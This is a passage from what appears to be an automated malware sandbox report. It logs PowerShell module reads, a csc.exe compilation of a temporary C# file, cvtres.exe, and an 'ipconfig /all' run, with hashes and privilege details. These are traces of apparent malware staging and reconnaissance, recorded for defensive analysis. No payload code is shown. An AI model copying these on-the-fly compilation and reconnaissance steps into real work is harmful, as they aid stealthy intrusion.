C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterRss.cmdletDefinition.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterSriov.cdxml	unknown	4096	success or wait	3	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterSriov.cdxml	unknown	255	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterSriov.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterSriovVf.cmdletDefinition.cdxml	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterSriovVf.cmdletDefinition.cdxml	unknown	16	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterSriovVf.cmdletDefinition.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterStatistics.cmdletDefinition.cdxml	unknown	4096	success or wait	1	60C61B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterStatistics.cmdletDefinition.cdxml	unknown	560	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterStatistics.cmdletDefinition.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterVmq.cmdletDefinition.cdxml	unknown	4096	success or wait	3	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterVmq.cmdletDefinition.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterVmqQueue.cmdletDefinition.cdxml	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterVmqQueue.cmdletDefinition.cdxml	unknown	309	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterVmqQueue.cmdletDefinition.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterVPort.cmdletDefinition.cdxml	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterVPort.cmdletDefinition.cdxml	unknown	545	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterVPort.cmdletDefinition.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterPacketDirect.cdxml	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterPacketDirect.cdxml	unknown	415	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterPacketDirect.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\NetAdapter.Format.Helper.psm1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\NetAdapter.Format.Helper.psm1	unknown	894	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\NetAdapter.Format.Helper.psm1	unknown	4096	end of file	1	60C61B4F	ReadFile
\pipe	unknown	4096	success or wait	1	60C61B4F	ReadFile
\pipe	unknown	4096	success or wait	4	60C61B4F	ReadFile
\pipe	unknown	4096	pipe broken	1	60C61B4F	ReadFile

Analysis Process: conhost.exe PID: **1292**, Parent PID: **1320**

General

Target ID:	26
Start time:	08:30:50
Start date:	20/06/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: **6272**, Parent PID: **2600**

General

Target ID:	27
Start time:	08:30:51
Start date:	20/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\05d3mwhu\05d3mwhu.cmdline
Imagebase:	0xc0000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\05d3mwhu\CSC34F94DCCCDC94BCAA3A860A33C1ABBE2.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	11E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\05d3mwhu\CSC34F94DCCCDC94BCAA3A860A33C1ABBE2.TMP	success or wait	1	139793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\05d3mwhu\CSC34F94DCCCDC94BCAA3A860A33C1ABBE2.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	13967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\05d3mwhu\05d3mwhu.cmdline	unknown	356	success or wait	1	11E638	ReadFile
C:\Users\user\AppData\Local\Temp\05d3mwhu\05d3mwhu.0.cs	unknown	11965	success or wait	1	11E638	ReadFile

Analysis Process: cvtres.exe PID: **7124**, Parent PID: **6272**

General

Target ID:	28
Start time:	08:30:53
Start date:	20/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES753.tmp" "c:\Users\user\AppData\Local\Temp\05d3mwhu\CSC34F94DCCCDC94BCAA3A860A33C1ABBE2.TMP"
Imagebase:	0x1f0000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ipconfig.exe PID: **4712**, Parent PID: **1320**

General

Target ID:	42
Start time:	08:32:01
Start date:	20/06/2022
Path:	C:\Windows\SysWOW64\ipconfig.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\ipconfig.exe" /all
Imagebase:	0xb10000
File size:	29184 bytes
MD5 hash:	B0C7423D02A007461C850CD0DFE09318
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Disassembly

No disassembly